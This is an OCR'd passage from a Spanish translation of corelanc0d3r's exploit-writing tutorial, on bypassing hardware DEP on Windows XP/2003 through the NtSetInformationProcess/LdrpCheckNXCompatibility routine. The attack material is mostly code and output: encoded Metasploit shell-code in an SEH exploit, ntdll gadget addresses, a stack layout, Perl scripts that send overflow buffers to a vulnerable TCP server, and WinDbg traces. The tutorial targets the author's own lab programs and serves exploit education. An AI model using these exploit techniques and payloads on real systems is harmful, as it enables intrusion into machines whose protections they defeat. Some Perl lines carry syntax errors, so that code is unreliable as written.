my $nops = "\x90" x 200;  #moved shellcode a little bit
# windows/exec - 144 bytes
# http://www.metasploit.com
# Encoder: x86/shikata_ga_nai
# EXITFUNC=seh, CMD=calc
my
$shellcode="\xd9\xcb\x31\xc9\xbf\x46\xb7\x8b\x7c\xd9\x74\x24\xf4\xb1"
.
"\x1e\x5b\x31\x7b\x18\x03\x7b\x18\x83\xc3\x42\x55\x7e\x80" .
"\xa2\xdd\x81\x79\x32\x55\xc4\x45\xb9\x15\xc2\xcd\xbc\x0a" .
"\x47\x62\xa6\x5f\x07\x5d\xd7\xb4\xf1\x16\xe3\xc1\x03\xc7" .
"\x3a\x16\x9a\xbb\xb8\x56\xe9\xc4\x01\x9c\x1f\xca\x43\xca" .
"\xd4\xf7\x17\x29\x11\x7d\x72\xba\x46\x59\x7d\x56\x1e\x2a" .
"\x71\xe3\x54\x73\x95\xf2\x81\x07\xb9\x7f\x54\xf3\x48\x23" .
"\x73\x07\x89\x83\x4a\xf1\x6d\x6a\xc9\x76\x2b\xa2\x9a\xc9" .
"\xbf\x49\xec\xd5\x12\xc6\x65\xee\xe5\x21\xf6\x2e\x9f\x81" .
"\x91\x5e\xd5\x26\x3d\xf7\x71\xd8\x4b\x09\xd6\xda\xab\x75" .
"\xb9\x48\x57\x7a";

$junk=$nops.$shellcode;
$junk=$junk."\x90" x ($size-length($nops.$shellcode)-5);
$junk=$junk."\xe9\x70\xfe\xff\xff"; #jump back 400 bytes
$junk=$junk."\xeb\xf9\xff\xff";  #jump back 7 bytes
$junk=$junk.pack('V',0x00270b0b);

print "Payload length : " . length($junk)."\n";
system("seh \"$junk\"\r\n");
```

Creación de Exploits 6: Evitando las Cookies del Stack, SafeSEH, SEHOP, HW DEP y ASLR por corelanc0d3r traducido por Ivinson/CLS

SEHOP

Un documento que explica una técnica para evitar SEHOP fue lanzado recientemente y se puede encontrar en:

Exploits Evitando SEHOP por SYSDREAM IT Security Services traducido por Ivinson.pdf
http://www.mediafire.com/?dej4gpof630b788

DEP

En todos los ejemplos que hemos utilizado hasta ahora, hemos puesto nuestra Shellcode en algún lugar de la pila y luego tratamos de forzar la aplicación para saltar a nuestra Shellcode y ejecutarla. El Hardware DEP (**Data Execution Prevention** o Prevención de Ejecución de Datos) La meta es impedir solo eso. Se imponen páginas no ejecutables (básicamente marca la pila o parte de ella como no ejecutable), lo que impide la ejecución de la Shellcode arbitraria.
Wikipedia dice, "DEP funciona en dos modos: DEP forzada por hardware para la CPU que puede marcar las páginas de memoria como no ejecutable (bit NX), y el software de DEP con la prevención limitada para las CPU´s que no cuentan con el soporte de hardware. DEP forzada por software no protege de la ejecución de código en las páginas de datos, pero en lugar de otro tipo de ataque (sobrescritura de SEH).

DEP se introdujo en Windows XP Service Pack 2 y está incluido en Windows XP Tablet PC Edition 2005, Windows Server 2003 Service Pack 1 y posteriores, Windows Vista y Windows Server 2008, y todas las versiones recientes de Windows. "

En otras palabras: el software DEP = SafeSEH!

Software DEP no tiene nada que ver con el bit NX/XD en absoluto! (Puedes leer más sobre el comportamiento de DEP en este artículo de Microsoft KB y en Uninformed).

En castellano:
http://support.microsoft.com/kb/875352


Creación de Exploits 6: Evitando las Cookies del Stack, SafeSEH, SEHOP, HW DEP y ASLR por corelanc0d3r traducido por Ivinson/CLS

En inglés:
http://www.uninformed.org/?v=2&a=4

Cuando el procesador o sistema tiene soporte o esta habilitado con NX/XD, entonces Windows DEP = hardware DEP. Si el procesador no lo soporta, no tienes DEP, sino sólamentte SafeSEH (si está habilitado).

La solapa de Prevención de ejecución de datos de Windows le indicará si el soporte de hardware está habilitado o no.

Cuando el procesador o sistema no tiene habilitado NX/XD o no tiene soporte del mismo, entonces, Windows DEP = software de DEP. La solapa de Prevención de ejecución de datos de Windows le indicará lo siguiente:



2 grandes fabricantes de procesadores han puesto en marcha su propia protección de página no ejecutable (hardware DEP):

- El procesador de la protección de página no ejecutable (NX) fue desarrollado por AMD.

- El Execute Disable Bit (XD) fue desarrollado por Intel. Es importante entender que, dependiendo de la versión de OS o nivel del programa específico, el comportamiento de los DEP de software puede ser diferente. Cuando el software de DEP se habilita sólo para los procesos principales de Windows en versiones anteriores de Windows y las versiones clientes del sistema operativo (y puede soportar DEP para las aplicaciones que están habilitadas para la protección o tener un conjunto de indicadores), este ajuste se ha invertido en la versión posterior del sistema operativo Windows para servidores, donde todo está protegido con DEP, a excepción de los procesos que se agregan manualmente a la lista de exclusión. Es bastante normal que las versiones clientes del sistema operativo utilicen el método OptIn, porque tienen que ser capaces de ejecutar todo tipo de

paquetes de software que pueden o no ser compatible con DEP. En los servidores, es más seguro asumir que las aplicaciones que se ha probado correctamente antes de ser implementado en un servidor (y si las cosas se rompen, pueden todavía ser puestas en la lista de exclusión). La configuración de DEP predeterminada en Windows Server 2003 SP1 es OptOut. Esto significa que, por defecto, todos los procesos están protegidos por el DEP, excepto los que se colocan en lista de excepciones. La configuración de DEP por defecto en Windows XP SP2 y Windows Vista es OptIn (solo las aplicaciones y los procesos del sistema están protegidas).

Aparte de optin y optout, hay 2 modos más (opciones de arranque) que afectan a la DEP:

- **AlwaysOn**: indica que todos los procesos están protegidos por DEP, sin excepciones). En este modo, el DEP, no se puede apagar en tiempo de ejecución.

- **AlwaysOff**: indica que los procesos no estám protegidos por DEP. En este modo, el DEP no se puede activar durante la ejecución. En los sistemas Windows de 64 bits, el DEP siempre está activado y no se puede deshabilitar. Ten en cuenta que Internet Explorer sigue siendo una aplicación de 32 bits (y está sujeta a los modos de DEP antes descritos.)

bit NX/XD

DEP forzada por hardware habilita el bit NX en las CPU´s compatibles, mediante el uso automático de núcleo de PAE en Windows de 32 bits y el soporte nativo de 64 bits núcleos. El DEP de Windows Vista funciona mediante el marcado de ciertas partes de la memoria como un intento de mantener los datos, que sólo el procesador con el bit NX o XD habilitados lo entiende como no ejecutable. Esto ayuda a evitar el éxito de ataques de desbordamiento de buffer. En Windows Vista, el estado de DEP para un proceso, es decir, si DEP está activado o desactivado para un determinado proceso se puede ver en la ficha Procesos en el Administrador de tareas de Windows.

El concepto de protección NX es bastante simple. Si el hardware es compatible con NX, si el BIOS está configurado para permitir a NX, y el sistema operativo lo admite, al menos, los servicios del sistema serán protegidos. Dependiendo de la configuración de DEP, las aplicaciones

podrían ser protegidas. Los compiladores como Visual Studio C++ ofrecen una bandera de enlace (/ NXCOMPAT) que permitirá las solicitudes de protección DEP.

Al ejecutar los exploits del tutorial anterior, en contra de un Windows Server 2003 (R2 Service Pack 2, Standard Edition), que tiene NX (hardware DEP) habilitado, o NX desactivado y el DEP puesto en OptOut, estos exploits dejan de trabajar (porque nuestra dirección **0x00270b0b** o **0x00280b0b** falló la prueba de "Chequear si este es un manejador válido", que es lo que hace el software DEP, o simplemente falla porque intenta ejecutar código de la pila (que es lo que NX / XD HW DEP intenta evitar).

Si se agregas nuestra pequeña aplicación vulnerable **seh.exe** a la lista de exclusión de DEP, el exploit funciona de nuevo (después del cambio del CALL dword ptr [EBP+30h] a la dirección desde 0x00270b0b hasta 0x00280b0b). Así DEP funciona bien.

Evitando (HW) DEP

Actualmente, hay un par de técnicas bien conocidas para evitar DEP:

ret2libc (sin shellcode)

Esta técnica se basa en el concepto de que, en lugar de realizar un salto directo a tu Shellcode (que será bloqueada por DEP), se realiza una llamada a una biblioteca existente o función. Como resultado, el código en la biblioteca o función se ejecuta (opcionalmente tomando los datos de la pila como argumento) y se utiliza como tu "código malicioso". Tú, básicamente, sobrescribes EIP con una llamada a un trozo de código existente en una biblioteca, lo que provoca, por ejemplo, un comando del "sistema" "cmd". Así, mientras que la pila de NX/XD y el Heap evita la ejecución de código arbitrario, el código de la biblioteca sigue siendo ejecutable y puede ser abusado. (En el fondo, retornas en una función de la biblioteca con un marco de llamada falsa). Está claro que esta técnica limita de alguna manera el tipo de código que deseas ejecutar, pero si puedes vivir con esto, va a funcionar. Puede leer más sobre esta técnica en:

http://www.infosecwriters.com/text_resources/pdf/return-to-libc.pdf

http://securitytube.net/Buffer-Overflow-Primer-Part-8-(Return-to-Libc-Theory)-video.aspx

ZwProtectVirtualMemory

Esta es otra técnica que se puede utilizar para evitar hardware DEP. Lea más en:

http://woct-blog.blogspot.com/2005/01/dep-evasion-technique.html

Esta técnica se basa en **ret2libc**, en esencia, las cadenas de múltiples funciones **ret2libc** juntas con el fin de redefinir partes de la memoria como ejecutable. En este escenario, la pila está configurada de tal manera que, cuando una llamada a la función retorne, se llama a la función VirtualProtect. Uno de los parámetros que se pasan a esta función es la dirección de retorno. Si se establece esta dirección de retorno para que sea por ejemplo un JMP ESP, y tienes tu Shellcode en ESP cuando la función VirtualProtect retorne, tendrás un exploit funcional. Otros parámetros son la dirección de la Shellcode (o de la memoria que se debe establecer como ejecutable (por ejemplo, la pila)), el tamaño de la Shellcode, etc. Por desgracia, retornar a VirtualProtect requiere que seas capaz de utilizar bytes nulos (que puede ser un fastidio si estás trabajando con buffers de cadenas de texto (strings) o un payload ASCII). No seguiré hablando de esta técnica en este tutorial.

Desactivar DEP para el proceso (NtSetInformationProcess)

Debido a que el DEP se puede poner en diferentes modos (optin, optout, etc), el sistema operativo (ntdll) tiene que ser capaz de desactivar DEP en una base por proceso, en tiempo de ejecución. Así que debe haber algo de código, un controladoro o API, que determinará si NX debe estar habilitado o no, y, opcionalmente, apague NX/XD, si es necesario. Si un hacker puede tomar ventaja de esta API ntdll, La protección NX/Hardware DEP podriá ser evitada.

La configuración de DEP para un proceso se almacena en el campo de las Flags en el núcleo (estructura KPROCESS). Este valor se puede consultar y cambiar con NtQueryInformationProcess y NtSetInformationProcess, con la clase de información (0×22) de ProcessExecuteFlags, o con un depurador de núcleo.

Activa DEP y ejecuta seh.exe a través de un depurador.

Creación de Exploits 6: Evitando las Cookies del Stack, SafeSEH, SEHOP, HW DEP y ASLR por corelanc0d3r traducido por Ivinson/CLS

La estructura KPROCESS se parece a esto (he omitido todos los trozos que no son necesarios):

```
0:000> dt nt!_KPROCESS -r
ntdll!_KPROCESS

. . .

   +0x06b Flags            : _KEXECUTE_OPTIONS
      +0x000 ExecuteDisable   : Pos 0, 1 Bit
      +0x000 ExecuteEnable    : Pos 1, 1 Bit
      +0x000 DisableThunkEmulation : Pos 2, 1 Bit
      +0x000 Permanent        : Pos 3, 1 Bit
      +0x000 ExecuteDispatchEnable : Pos 4, 1 Bit
      +0x000 ImageDispatchEnable : Pos 5, 1 Bit
      +0x000 Spare            : Pos 6, 2 Bits
```

La estructura _KPROCESS para el proceso de seh.exe (que empieza en 0 × 00400000) contiene los siguientes valores:

```
0:000> dt nt!_KPROCESS 00400000 -r
ntdll!_KPROCESS
   +0x000 Header           : _DISPATCHER_HEADER

. . .

   +0x06b Flags            : _KEXECUTE_OPTIONS
      +0x000 ExecuteDisable   : 0y1
      +0x000 ExecuteEnable    : 0y0
      +0x000 DisableThunkEmulation : 0y0
      +0x000 Permanent        : 0y0
      +0x000 ExecuteDispatchEnable : 0y0
      +0x000 ImageDispatchEnable : 0y1
      +0x000 Spare            : 0y00
```

(De nuevo, los trozos no necesarios fueron excluidos)

"ExecuteDisable" se establece cuando DEP está habilitado. "ExecuteEnable" se establece cuando DEP está deshabilitada. La bandera o flag "permanente", cuando se establece, indica que estos valores son finales y no se pueden cambiar.

David Kennedy (de SecureState) ha publicado recientemente un excelente artículo (basado parcialmente en la obra de Skape y Skywing publicado en Internet en Uninformed) sobre la forma en que el Hardware DEP puede ser evitado en Windows 2003 Service Pack 2. Me limito a hablar de esta técnica de nuevo en este tutorial.

Creación de Exploits 6: Evitando las Cookies del Stack, SafeSEH, SEHOP, HW DEP y ASLR por corelanc0d3r traducido por Ivinson/CLS

En esencia, esta técnica para evitar DEP llama a las funciones del sistema que van a desactivar el DEP, y luego retorna a la Shellcode. Con el fin de ser capaz de hacerlo, tienes que poder configurar la pila de una manera especial. Entenderás lo que quiero decir, rápidamente.

Lo primero que tiene que ocurrir es una "llamada a la función NtSetInformationProcess" (que reside en el enrutamiento de LdrpcCheckNXCompatibility ntdll), Cuando esta función se llama (con la clase de información (0 × 22) ProcessExecuteFlags), y la bandera MEM_EXECUTE_OPTION_ENABLE (0 x 2) es especificada, el DEP se desactivará. En resumen, la llamada a la función se parece a esto (copiado de la ponencia de Skape y Skywing):

```
ULONG ExecuteFlags = MEM_EXECUTE_OPTION_ENABLE;

NtSetInformationProcess(
   NtCurrentProcess(),    // (HANDLE)-1
   ProcessExecuteFlags,   // 0x22
   &ExecuteFlags,         // ptr to 0x2
   sizeof(ExecuteFlags)); // 0x4
```

Para iniciar esta llamada a la función, puedes utilizar un par de técnicas. Una posibilidad sería la de utilizar un método ret2libc, el flujo tendría que ser redirigido a la función NtSetInformationProcess. Con el fin de que se introduzcan los argumentos correctos, la pila tendría que ser configurada para contener los valores correctos. El inconveniente de este escenario es que tendrías que ser capaz de utilizar un byte nulo en el buffer de ataque.

Otra posibilidad sería la de tomar ventaja de otro grupo de código existente en ntdll, que desactivará el soporte NX para el proceso, y transferirá el control al buffer controlado por el usuario. Tú todavía tendrás que ser capaz de configurar la pila para hacer esto, pero no tendrás necesitarás controlar los argumentos.

Ten en cuenta que esta técnica puede ser para una versión muy específica del sistema operativo. Esta técnica es mucho más fácil de utilizar en un Windows XP SP2 o SP3 o Windows 2003 Service Pack 1 que un Windows 2003 Service Pack 2.

Creación de Exploits 6: Evitando las Cookies del Stack, SafeSEH, SEHOP, HW DEP y ASLR por corelanc0d3r traducido por Ivinson/CLS

Desactivar DEP en Windows XP / Windows 2003 Service Pack 1: demostración

Para desactivar NX/HW DEP en Windows XP, debes hacer lo siguiente:

- Eax se debe establecer en 1 (así, el bit bajo de EAX debe establecerse en 1) y luego debe volver a la función (instrucciones como "mov eax, 1 / ret" - "mov al, 0×1 / ret" - "xor eax, eax / inc eax / ret" -, etc, servirán). Verás por qué esto tiene que suceder en un minuto.

- Salta a LdrpCheckNXCompatibility, donde sucede lo siguiente:

(1) Pone ESI a 2.

(2) Ve si el flag Z está configurado (que es el caso si EAX contiene 1).

(3) Se hace una comprobación de si el byte bajo de EAX contiene 1 o no. Si lo hace, un salto se hace a otro trozo de código en LdrpCheckNXCompatibility.

(4) Una variable local se establece en el contenido de ESI. (ESI contiene 2 - consulta el paso (1), por lo que esta variable contendrá 2).

(5) Va al otro trozo de código en LdrpCheckNXCompatibility.

(6) Se realiza una comprobación para ver si esta variable local contiene 0. Contiene 2 (ver paso 4), por lo que volverá a dirigir el flujo y saltará a otro trozo de código en LdrpCheckNXCompatibility.

(7) En este caso, una llamada a NtSetInformationProcess se hace, con la clase de información de ProcessExecuteFlags. El puntero del parámetro ProcessInformation se pasa, que se inicia con anterioridad en 2 (ver paso 1 y 4). Esto pasa cuando NX es deshabilitado para el proceso.

(8) En este lugar, un epílogo típico de función, se ejecuta (los registros guardados se restauran e instrucciones LEAVE o RET son llamadas).

Creación de Exploits 6: Evitando las Cookies del Stack, SafeSEH, SEHOP, HW DEP y ASLR por corelanc0d3r traducido por Ivinson/CLS

Para conseguir que esto funcione, necesitas saber 3 direcciones, que deben ser colocadas en lugares muy específicos en la pila:

- Establecer EAX a 1 y retornar. Es necesario para sobrescribir EIP con esta dirección.

-La dirección de inicio de CMP AL, 0×1 dentro de ntdll LdrpCheckNXCompatibility! Cuando EAX se establece en 1 y la función retorna, esta dirección debe ser la siguiente en la línea en la pila (por lo que se está poniendo en EIP). Presta atención a la instrucción RET del paso anterior. Si hay un RET + offset, puede que tengas que aplicar esta compensación en la pila. Esto hará que el flujo salte a la función que va a desactivará NX y luego retorna. Sólo traza el exploit y ve a dónde retorna.

- Salta a tu Shellcode (JMP ESP, etc.) Cuando el "Disable NX" retorna, esta dirección debe ser puesta en EIP.

Por otra parte, EBP debe apuntar a una dirección válida y de escritura, por lo que el valor (dígito '2 ') se puede almacenar (Esta variable, que servirá como un parámetro a la llamada de SetInformationProcess, desactivando NX). Ya que has sobrescrito el EBP guardado con tu búfer, tendrás que construir una técnica que hará que EBP apunta a una dirección válida y de escritura (dirección en la pila, por ejemplo) antes de iniciar la rutina para desactivar NX. Hablaremos de esto más adelante.

Para demostrar cómo evitar DEP en Windows XP, vamos a utilizar la aplicación de servidor vulnerable (código disponible en la parte superior de este post en " Demostración y Depuración de la Protección de la Cookie del Stack"), que va a generar una escucha de red (TCP 200) y espera a que entre. Esta aplicación es vulnerable a un desbordamiento de búfer, lo que nos permite controlar directamente el RET (EIP guardado). Compila este código en Windows XP Service Pack 3 (sin /GS, sin SafeSEH). Asegúrate que DEP esté habilitado.

Vamos a reunir todos los componentes y la configuración de la pila de una manera especial, que se requiere para hacer este trabajo de bypass.

Podemos encontrar una instrucción que pondrá 1 en eax y luego regresará en ntdll (NtdllOkayToLockRoutine).

```
ntdll!NtdllOkayToLockRoutine:
7c95371a b001            mov     al,1
7c95371c c20400          ret     4
```

Presta atención: tenemos que hacer frente a un cambio de Offset de 4 bytes ret 0 (porque se ejecutará un ret+0×04).

Algunas instrucciones posibles se pueden encontrar aquí:

kernel32.dll:

```
kernel32!NlsThreadCleanup+0x71:
7c80c1a0 b001            mov     al,1
7c80c1a2 c3              ret
```

rpcrt4.dll :

```
0:000> u 0x77eda402
RPCRT4!NDR_PIPE_HELPER32::GotoNextParam+0x1b:
77eda402 b001            mov     al,1
77eda404 c3              ret
```

rpcrt4.dll :

```
0:000> u 0x77eda6ba
RPCRT4!NDR_PIPE_HELPER32::VerifyChunkTailCounter:
77eda6ba b001            mov     al,1
77eda6bc c20800          ret     8
```

Presta atención: ret 0 × 08!

(Voy a explicar cómo buscar estas direcciones más adelante)

Ok, tenemos 4 direcciones que se encargarán de el primer requisito. Esta dirección debe ser puesta en la dirección de EIP guardado.

Creación de Exploits 6: Evitando las Cookies del Stack, SafeSEH, SEHOP, HW DEP y ASLR por corelanc0d3r traducido por Ivinson/CLS

La función de LdrpCheckNXCompatibility en Windows XP Service Pack 3 (Inglés) es la siguiente:

```
0:000> uf ntdll!LdrpCheckNXCompatibility
ntdll!LdrpCheckNXCompatibility:
7c91cd31 8bff            mov     edi,edi
7c91cd33 55              push    ebp
7c91cd34 8bec            mov     ebp,esp
7c91cd36 51              push    ecx
7c91cd37 8365fc00        and     dword ptr [ebp-4],0
7c91cd3b 56              push    esi
7c91cd3c ff7508          push    dword ptr [ebp+8]
7c91cd3f e887ffffff      call    ntdll!LdrpCheckSafeDiscDll (7c91cccb)
7c91cd44 3c01            cmp     al,1
7c91cd46 6a02            push    2
7c91cd48 5e              pop     esi
7c91cd49 0f84ef470200    je      ntdll!LdrpCheckNXCompatibility+0x1a
(7c94153e)
```

En 7c91cd44, pasos 1 al 3 son ejecutados. ESI se establece en 2, y vamos a saltar a 0x7c94153e.). Esto significa que la segunda dirección que necesitamos diseñar en nuestra pila personalizada es 7c91cd44.

En 7c91cd49, el salto se hace a 7c94153e, que contiene las siguientes instrucciones:

```
ntdll!LdrpCheckNXCompatibility+0x1a:
7c94153e 8975fc          mov     dword ptr [ebp-4],esi
7c941541 e909b8fdff      jmp     ntdll!LdrpCheckNXCompatibility+0x1d
(7c91cd4f)
```

Aquí es donde los pasos 4 y 5 son ejecutados. ESI contiene el valor 2, y EBP-4 ahora se llena con el contenido de ESI (= 2). A continuación vamos a saltar a 7c91cd4f, que contiene las siguientes instrucciones:

```
0:000> u 7c91cd4f
ntdll!LdrpCheckNXCompatibility+0x1d:
7c91cd4f 837dfc00        cmp     dword ptr [ebp-4],0
7c91cd53 0f85089b0100    jne     ntdll!LdrpCheckNXCompatibility+0x4d
(7c936861)
```

Este es el paso 6. El código determina si la variable local (ebp-4) contiene 0 o no. Hemos puesto 2 "en esta variable local, por lo que el salto (salto si no es igual) se hace a 7c936861.

En esa dirección, las siguientes instrucciones son ejecutadas (paso 7):

```
0:000> u 7c936861
ntdll!LdrpCheckNXCompatibility+0x4d:
7c936861 6a04            push    4
7c936863 8d45fc          lea     eax,[ebp-4]
7c936866 50              push    eax
7c936867 6a22            push    22h
7c936869 6aff            push    0FFFFFFFFh
7c93686b e82e74fdff      call    ntdll!ZwSetInformationProcess
(7c90dc9e)
7c936870 e91865feff      jmp     ntdll!LdrpCheckNXCompatibility+0x5c
(7c91cd8d)
7c936875 90              nop
```

En 7c93686b, la función ZwSetInformationProcess es llamada. Las instrucciones antes de ese lugar, básicamente, establecen los argumentos de la clase de información ProcessExecuteFlags. Uno de estos parámetros (actualmente en ebp-4) es 0×02, lo que significa que NX se desactivará. Cuando esta función se completa, retorna de nuevo y se ejecuta la siguiente instrucción (en 7c936870), que contiene el epílogo:

```
ntdll!LdrpCheckNXCompatibility+0x5c:
7c91cd8d 5e              pop     esi
7c91cd8e c9              leave
7c91cd8f c20400          ret     4
```

En ese momento, NX está desactivado, y el "RET 4" saltará de nuevo a la función de llamada. Si hemos puesto en marcha la pila correctamente, aterrizaremos de nuevo en un lugar en la pila que puede ser llenado con una instrucción de salto a nuestra Shellcode.

Suena simple - pero los chicos que descubrieron esta técnica, lo más probable es que tuvieron que investigar todo en orden inverso. Choquen esos 5 y felicitaciones por su excelente trabajo!

De todas formas, ¿qué significa esto en términos de creación de la pila? Hemos hablado acerca de las direcciones y offsets para tenerlos en cuenta, pero ¿qué necesitamos para construir nuestro buffer?

Immunity Debugger nos puede ayudar con esto. Ya que viene con un pycommand! Findantidep, que te ayudará a la creación de la pila correctamente. Por otra parte, mi propio pycommand pvefindaddr personalizado puede ayudarte a buscar más direcciones que podrían ser utilizadas para la creación de la pila. (Me he dado cuenta de que


Creación de Exploits 6: Evitando las Cookies del Stack, SafeSEH, SEHOP, HW DEP y ASLR por corelanc0d3r traducido por Ivinson/CLS

!Findantidep no siempre obtiene la dirección correcta. Así que puedes usar !Findantidep para obtener la estructura de pila, y pvefindaddr para obtener las direcciones correctas).

pvefindaddr para ImmDbg v1.73

https://www.corelan.be/?dl_id=31

En primer lugar, busca dos de las direcciones deseadas utilizando pvefindaddr.



A continuación, ejecuta !Findantidep para obtener la estructura. Este pycommand te mostrará 3 cuadros de diálogo. Sólo tienes que seleccionar una dirección en el primer cuadro (cualquier dirección), y luego rellena "JMP ESP 'en el segundo cuadro (sin las comillas) y selecciona cualquier dirección de la tercera caja. Ten en cuenta que no estamos interesados en las direcciones facilitadas por findantidep, sólo en la estructura.

Abra la ventana de registro:


```
stack =
   "\xa0\xc1\x80\x7c\xff\xff\xff\xff\x48\x2c\x91\x7c\xff\xff\xff\xff"
   + "A" * 0x54
   + "\x73\x12\xab\x71"
   + shellcode
```

Esto nos muestra cómo tenemos que configurar la pila, de acuerdo con ¡findantidep.

Creación de Exploits 6: Evitando las Cookies del Stack, SafeSEH, SEHOP, HW DEP y ASLR por corelanc0d3r traducido por Ivinson/CLS

```
1st addr | offset 1 | 2nd address | offset 2 | 54 bytes | jmp to shellc | shellc
```

1st addr = Pone eax a 1 y retorna. (Por ejemplo, 0x7c95371a - descubierto con pvefindaddr). En nuestro payload malicioso, esto es lo que necesitamos para sobrescribir EIP guardado. En esta dirección (0x7c95371a), el RET 4 se lleva a cabo, por lo que hay que añadir 4 bytes de compensación después de esta dirección (offset 1).

2nd addr = inicia el proceso de desactivar NX saltando a CMP AL, 1. Esto es 0x7c91cd44 (descubierto con pvefindaddr). Cuando este proceso retornE, otro ret 4 se llevará a cabo (por lo que debemos añadir un Offset de 4 bytes más) (offset 2).

A continuación, 54 bytes de relleno se añaden. Esto es necesario para ajustar la pila. Después que NX está desactivada, los registros guardados se extraen de la pila y luego una instrucción LEAVE se ejecuta. En ese momento, EBP es de 54 bytes lejos de ESP, así que para compensar esto, tenemos que añadir 54 bytes.

Entonces, después de estos 54 bytes, tenemos que poner la dirección de un "jmp a la Shellcode". Este es el lugar donde el flujo volverá a después de desactivar NX. Por último, podemos poner nuestra Shellcode.

(Es obvio que esta estructura de pila depende de los valores de la pila reales cuando el exploit se ejecute. Sólo hay que ver si se puede hacer referencia a la Shellcode al hacer un JMP/CALL/PUSH +RET y rellenar los valores correspondientes). De hecho, toda la estructura mostrada por !Findantidep es sólo teoría. Sólo tienes que construir el buffer paso a paso y mirando valores de registro después de cada paso. Esto se asegurará de que estás construyendo el buffer correctamente. Y eso es exactamente lo que haremos usando nuestra aplicación de ejemplo.

Vamos a echar un vistazo a nuestro ejemplo **vulnsrv.exe**. Sabemos que vamos a sobreescribir el EIP guardado después de 508 bytes. Así que en lugar de sobrescribir el EIP guardado con la dirección del JMP ESP, vamos a poner el buffer especialmente diseñado en ese lugar, lo que desactivará el NX primero.

Vamos a construir la pila a partir de cero. Vamos a empezar por poner la dirección por primera vez en el EIP guardado y luego ver a dónde nos lleva:

508 A's + 0x7c95371a + "BBBB" + "CCCC" + 54 D's + "EEEE" + 700 F's.

```
use strict;
use Socket;
my $junk = "A" x 508;

my $disabledep = pack('V',0x7c95371a);
$disabledep = $disabledep."BBBB";
$disabledep = $disabledep."CCCC";
$disabledep = $disabledep."D" x 54);
$disabledep = $disabledep."EEEE");
my $shellcode="F" x 700;

# initialize host and port
my $host = shift || 'localhost';
my $port = shift || 200;
my $proto = getprotobyname('tcp');
# get the port address
my $iaddr = inet_aton($host);
my $paddr = sockaddr_in($port, $iaddr);
print "[+] Setting up socket\n";
# create the socket, connect to the port
socket(SOCKET, PF_INET, SOCK_STREAM, $proto) or die "socket: $!";
print "[+] Connecting to $host on port $port\n";
connect(SOCKET, $paddr) or die "connect: $!";
print "[+] Sending payload\n";
my $payload = $junk.$disabledep.$shellcode."\n";
print SOCKET $payload."\n";
print "[+] Payload sent, ".length($payload)." bytes\n";
close SOCKET or die "close: $!";
```

Después de ejecutar este buffer contra la aplicación, obtenemos esto:

```
(1154.13c4): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0012e701 ebx=00000000 ecx=0012e565 edx=0012e700 esi=00000001
edi=00403388
eip=42424242 esp=0012e26c ebp=41414141 iopl=0         nv up ei pl zr
na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00010246
42424242 ??
```

OK, la dirección funcionó por primera vez. ESI contiene 1 y el flujo retorna a BBBB. Así que tenemos que poner la segunda dirección donde está BBBB. Lo único adicional que necesitamos tener en cuenta es EBP. Al saltar a la segunda dirección, sabemos que en un momento dado, el valor 2 se almacena en una variable local en EBP-4. En este punto EBP no

contiene una dirección válida, por lo que esta operación fallará lo más probable.

Vamos a ver:

```
use strict;
use Socket;
my $junk = "A" x 508;

my $disabledep = pack('V',0x7c95371a);
$disabledep = $disabledep.pack('V',0x7c91cd44);
$disabledep = $disabledep."CCCC";
$disabledep = $disabledep."D" x 54);
$disabledep = $disabledep."EEEE");
my $shellcode="F" x 700;

# initialize host and port
my $host = shift || 'localhost';
my $port = shift || 200;
my $proto = getprotobyname('tcp');
# get the port address
my $iaddr = inet_aton($host);
my $paddr = sockaddr_in($port, $iaddr);
print "[+] Setting up socket\n";
# create the socket, connect to the port
socket(SOCKET, PF_INET, SOCK_STREAM, $proto) or die "socket: $!";
print "[+] Connecting to $host on port $port\n";
connect(SOCKET, $paddr) or die "connect: $!";
print "[+] Sending payload\n";
my $payload = $junk.$disabledep.$shellcode."\n";
print SOCKET $payload."\n";
print "[+] Payload sent, ".length($payload)." bytes\n";
close SOCKET or die "close: $!";
```

La aplicación muere. WinDBG dice:

```
(11ac.1530): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0012e701 ebx=00000000 ecx=0012e565 edx=0012e700 esi=00000002
edi=00403388
eip=7c94153e esp=0012e26c ebp=41414141 iopl=0         nv up ei pl zr
na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00010246
ntdll!LdrpCheckNXCompatibility+0x1a:
7c94153e 8975fc          mov     dword ptr [ebp-4],esi
ss:0023:4141413d=????????
